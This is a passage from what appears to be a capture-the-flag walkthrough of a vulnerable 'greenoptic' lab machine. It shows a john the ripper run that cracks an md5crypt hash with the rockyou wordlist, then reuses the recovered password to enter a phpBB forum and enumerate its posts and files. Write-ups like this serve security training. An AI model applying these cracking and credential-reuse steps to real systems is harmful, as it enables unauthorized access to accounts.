
But no website was able to crack it.

So I used "john" tool to crack the hash with the rockyou.txt wordlist.

```
hackercoolmagz@kali:~$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ [MD5 256/256 AVX2 8x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:01 0.06% (ETA: 22:06:56) 0g/s 7608p/s 7608c/s 7608C/s international..
cardona
wheeler          (?)
1g 0:00:00:01 DONE (2020-08-24 21:38) 0.6896g/s 9053p/s 9053c/s 9053C/s yellow7.
.princess94
Use the "--show" option to display all of the cracked passwords reliably
Session completed
hackercoolmagz@kali:~$
```

The password is "wheeler". The question is where this credentials belong.







These credentials worked on the domain recoveryplan.greenoptic.vm.

This is running phpBB. phpBB is an open source forum software written in php. Before I sear -ch for any vulnerabilities, I will perform enumeration in this forum.

In a post named "Team Message", I found a message that includes a file named dpi.zip. The message says this is a network monitoring file.




I downloaded this file to my attacker machine.



Then I moved to the "tasks" post.

It had three entries. One is a message about webmin being disabled.



